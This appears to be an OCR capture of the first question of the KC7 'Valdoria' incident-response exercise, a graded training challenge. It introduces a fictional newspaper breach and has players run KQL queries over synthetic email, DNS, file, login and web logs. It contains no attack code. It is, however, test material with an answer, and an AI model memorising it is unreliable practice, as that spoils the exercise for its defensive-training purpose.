Question 1 (10 pts)

Welcome to Valdoria!

On the eve of Valdoria's election, the team at a local newspaper (The Valdorian Times) awoke to a nightmare. The paper published a scandalous article accusing a politician of corruption and misconduct.

However, the article, a vile concoction of lies, was not what had been approved by the newspaper's editor.

The Valdorian Times has hired you as a cyber incident responder to help investigate the incident and get to the bottom of how the falsified article was published.


Read the full story in the training guide


Enter `ready` to get started!

ready

Solved by 4124 players || Need help? Ask on discord @ kc7cyber/community

Submit






Type the following query in the workspace to view the first rows in the **Employees** table. Press “run” or “shift + enter” to execute the query.

```
Employees | take 10
```


This query has a few parts. Let's take a moment to break each of them down:





Take operator is great to explore what kind of data is there in specifi table, whenever we start investigation it's good practice to start with take just to see what they contain


Anytime you're stuck while trying to write a query, you can always use **take** 10 to remind yourself what columns and values are in that table!


Examples for other tables are here:





Azure Data Explorer
New connection pane
Query
Dora
kc7001.eastus
kc7001.eastus.ValdyTimes
kc7001.eastus.Valdy...
Connections
Run
Recall
KQL tools
kc7001.eastus/ValdyTimes
Pin to dashboard
Open
Copy
Export
Add
SolviSystems
SpookySweets
TitanShield
ValdyTimes
Authentication...
Email
Employees
FileCreationEv...
InboundNetwo...
OutboundNet...
PassiveDns
ProcessEvents
SecurityAlerts
ValdyX2
1 Email
2 | take 10
Table 1
Add visual
Stats
Search
UTC
Done (0.919 s)
10 records
Columns
timestamp
sender
reply_to
recipient
subject
verdict
link
2024-01-01 07:55:37.0000 stanley_jackson@weprinturstuff.com stanley_jackson@we... sonia_gose@valdoria... [EXTERNAL] Businesses quic... CLEAN https://beslist.be/public/unli...
2024-01-01 08:03:34.0000 arthur_postlewait@valdoriantimes.news arthur_postlewait@v... bill_gates@valdorian... Revenues its dedication our l... http://weprinturstuff.com/sh...
2024-01-01 08:11:31.0000 indra_nooyi@valdoriantimes.news indra_nooyi@valdori... morrisonjulia@mcnei... FW: Financial to substantially... https://sisishoe.com/images/...
2024-01-01 08:20:50.0000 natasha_faley@valdoriantimes.news natasha_faley@valdo... steve_jobs@valdoria... Financial over ad quality gro... https://laramanga.com/share...
2024-01-01 08:39:17.0000 juan_oliver@yahoo.com juan_oliver@yahoo.c... billy_beveridge@val... [EXTERNAL] And deliver coll... CLEAN http://alvaress.net/files/share...
2024-01-01 08:49:02.0000 carrie_lopez@mediaethicsboard.org carrie_lopez@media... margaret_craig@vald... [EXTERNAL] RE: Valdorian is ... CLEAN http://6DAL7GBL5L.cloudfro...
2024-01-01 08:51:18.0000 melanie.rosado@yandex.com melanie.rosado@yan... carl_bernstein@vald... [EXTERNAL] RE: Presence is l... SUSPICIOUS http://livitalia.it/share/files/p...
2024-01-01 08:52:25.0000 matthew_grober@weprinturstuff.com matthew_grober@w... pauline_lawrence@v... [EXTERNAL] Trusted reportin... CLEAN https://docs.google.com/doc...


Azure Data Explorer
New connection pane
Query
Dora
kc7001.eastus
kc7001.eastus.ValdyTimes
kc7001.eastus.Valdy...
Connections
Run
Recall
KQL tools
kc7001.eastus/ValdyTimes
Pin to dashboard
Open
Copy
Export
Add
SolviSystems
SpookySweets
TitanShield
ValdyTimes
Authentication...
Email
Employees
FileCreationEv...
InboundNetwo...
OutboundNet...
PassiveDns
ProcessEvents
Security...
ValdyX2
1 PassiveDns
2 | take 10
Table 1
Add visual
Stats
Search
UTC
Done (0.289 s)
10 records
Columns
timestamp
ip
domain
2023-12-25 00:43:09.0000 62.109.101.155 informesinternet.com
2023-12-25 03:32:38.0000 213.158.21.163 leforumdubowling.fr
2023-12-25 04:21:11.0000 192.192.166.3 litcasino.com
2023-12-25 07:06:21.0000 212.249.237.94 chadgpt.app
2023-12-25 07:44:15.0000 104.101.127.81 krugobaikal.ru
2023-12-25 08:12:28.0000 194.116.58.97 deafscheidsfotograaf.nl
2023-12-25 09:42:15.0000 119.200.161.66 code2order.com
2023-12-25 09:52:10.0000 123.55.209.105 yado-sagashi.net


Azure Data Explorer
New connection pane
Query
Dora
kc7001.eastus
kc7001.eastus.ValdyTimes
kc7001.eastus.Valdy...
Connections
Run
Recall
KQL tools
kc7001.eastus/ValdyTimes
Pin to dashboard
Open
Copy
Export
Add
SolviSystems
SpookySweets
TitanShield
ValdyTimes
Authentication...
Email
Employees
FileCreationEv...
InboundNetwo...
OutboundNet...
PassiveDns
ProcessEvents
Security...
ValdyX2
1 FileCreationEvents
2 | take 10
Table 1
Add visual
Stats
Search
UTC
Done (0.340 s)
10 records
Columns
timestamp
hostname
username
sha256
path
filename
process_name
2024-01-01 08:36:49.0000 EEJ7-LAPTOP macraig 063716a61e2ba32c8a84e9a9ef2326... C:\Users\macraig\Music\school.wav school.wav 7zip.exe
2024-01-01 08:46:20.0000 BAYV-LAPTOP wibeek 61838d741d1a07bb03902318bd8dd... C:\Users\wibeek\Videos\debate.webm debate.webm dropbox.exe
2024-01-01 08:47:50.0000 Z4FY-MACHINE anahrendts e4a42514ba5b4b19e1dac556d92af7... C:\Users\anahrendts\Music\well.mp3 well.mp3 Edge.exe
2024-01-01 08:57:41.0000 OHP1-MACHINE losanchez ab40bff423c65011b06aad6e4f184b... C:\Program Files\WindowsApps\Microsoft.Skype... SkypeAssets-Bold.ttf svchost.exe
2024-01-01 09:19:00.0000 SJRL-MACHINE innooyi fb391aef1626edb50091371b6655ba4... C:\Users\innooyi\Music\can.mp3 can.mp3 explorer.exe
2024-01-01 09:25:26.0000 GNWQ-LAPTOP gaconcepcion 5da99bc432f7c8f686764d3ddd7954... C:\Program Files\WindowsApps\Microsoft.Skype... Skype_Dtmf_3.m4a svchost.exe
2024-01-01 09:25:58.0000 SJRL-MACHINE innooyi ba87dcba719f2329f71f9bc236c0f54... C:\Users\innooyi\Pictures\data.bmp data.bmp OneDrive.exe


Azure Data Explorer
New connection pane
Query
Dora
kc7001.eastus
kc7001.eastus.ValdyTimes
kc7001.eastus.Valdy...
Connections
Run
Recall
KQL tools
kc7001.eastus/ValdyTimes
Pin to dashboard
Open
Copy
Export
Add
SolviSystems
SpookySweets
TitanShield
ValdyTimes
Authentication...
Email
Employees
FileCreationEv...
InboundNetwo...
OutboundNet...
PassiveDns
ProcessEvents
Security...
ValdyX2
1 AuthenticationEvents
2 | take 10
Table 1
Add visual
Stats
Search
UTC
Done (0.338 s)
10 records
timestamp
hostname
src_ip
user_agent
username
result
password_hash
description
2024-01-01 06:55:03.0000 MAIL-SERVER01 10.10.0.42 Mozilla/5.0 (compatible; MSIE 8.0; ... dasmith Failed Login 31c8b168924b55483... A user attempted to log in t...
2024-01-01 06:59:50.0000 JJ2F-MACHINE 10.10.0.52 Mozilla/5.0 (Windows NT 6.1; Win6... tybyers Successful Login 1622645b6a1e95e211... A user has attempted to log...
2024-01-01 07:23:27.0000 MAIL-SERVER01 211.149.213.113 Mozilla/5.0 (Windows NT 5.1; WO... hocosell Failed Login a19de9562f742fca343... A user attempted to log in t...
2024-01-01 07:34:59.0000 MAIL-SERVER01 10.10.0.42 Mozilla/5.0 (compatible; MSIE 8.0; ... dasmith Failed Login 2eccdef6939abc5868... A user attempted to log in t...
2024-01-01 07:45:47.0000 JJ2F-MACHINE 10.10.0.52 Mozilla/5.0 (Windows NT 6.1; Win6... tybyers Successful Login 1622645b6a1e95e211... A user has attempted to log...
2024-01-01 07:52:11.0000 MAIL-SERVER01 10.10.0.46 Mozilla/5.0 (Windows NT 5.1; WO... urburns Successful Login afca70029e54db0c05... A user attempted to log in t...
2024-01-01 08:19:05.0000 MAIL-SERVER01 10.10.0.69 Mozilla/5.0 (Windows NT 6.3; rv:51.... macraig Failed Login 51c83d312abcf51806... A user attempted to log in t...
2024-01-01 08:37:25.0000 MAIL-SERVER01 10.10.0.4 Mozilla/5.0 (Windows NT 10.0; Win... mabullock Failed Login df97a1b9f7b4156a7a... A user attempted to log in t...
Columns
12°C Sunny
Pretraživanje
10:24 7.10.2024.


Azure Data Explorer
New connection pane
Query
Dora
kc7001.eastus
kc7001.eastus.ValdyTimes
kc7001.eastus.Valdy...
Connections
Run
Recall
KQL tools
kc7001.eastus/ValdyTimes
Pin to dashboard
Open
Copy
Export
Add
SolviSystems
SpookySweets
TitanShield
ValdyTimes
Authentication...
Email
Employees
FileCreationEv...
InboundNetwo...
OutboundNet...
PassiveDns
ProcessEvents
Security...
ValdyX2
1 InboundNetworkEvents
2 | take 10
Table 1
Add visual
Stats
Search
UTC
Done (0.432 s)
10 records
timestamp
method
src_ip
user_agent
url
2024-01-01 07:40:20.0000 GET 139.126.100.216 Mozilla/5.0 (iPad; CPU iPad OS 7_1_2 like Mac OS X) AppleWebKit/534.0 (KHTM... https://valdoriantimes.news/blog/businesses-in-and-mor...
2024-01-01 08:15:11.0000 GET 26.70.130.109 Mozilla/5.0 (X11; Linux x86_64; rv:1.9.7.20) Gecko/2017-02-01 12:41:10 Firefox/1... https://valdoriantimes.news/santa's-charities
2024-01-01 08:19:25.0000 GET 209.53.245.242 Mozilla/5.0 (Android 2.0; Mobile; rv:50.0) Gecko/50.0 Firefox/50.0 https://valdoriantimes.news/donate/adopt-a-family
2024-01-01 08:24:33.0000 GET 150.184.24.249 Mozilla/5.0 (Android 5.1; Mobile; rv:37.0) Gecko/37.0 Firefox/37.0 http://valdoriantimes.news/blog/local-over-will-digital-tra...
2024-01-01 08:28:22.0000 GET 144.224.120.115 Mozilla/5.0 (Macintosh; PPC Mac OS X 10_8_9; rv:1.9.6.20) Gecko/2018-02-07 2... https://valdoriantimes.news/blog/our-are-these-with-bac...
2024-01-01 08:32:53.0000 GET 185.199.9.167 Mozilla/5.0 (Android 3.2.6; Mobile; rv:57.0) Gecko/57.0 Firefox/57.0 https://valdoriantimes.news/sleigh-rides
2024-01-01 08:33:00.0000 GET 181.157.137.78 Mozilla/5.0 (iPad; CPU iPad OS 7_1_2 like Mac OS X) AppleWebKit/534.0 (KHTM... https://valdoriantimes.news/online/files?query=brayed?se...
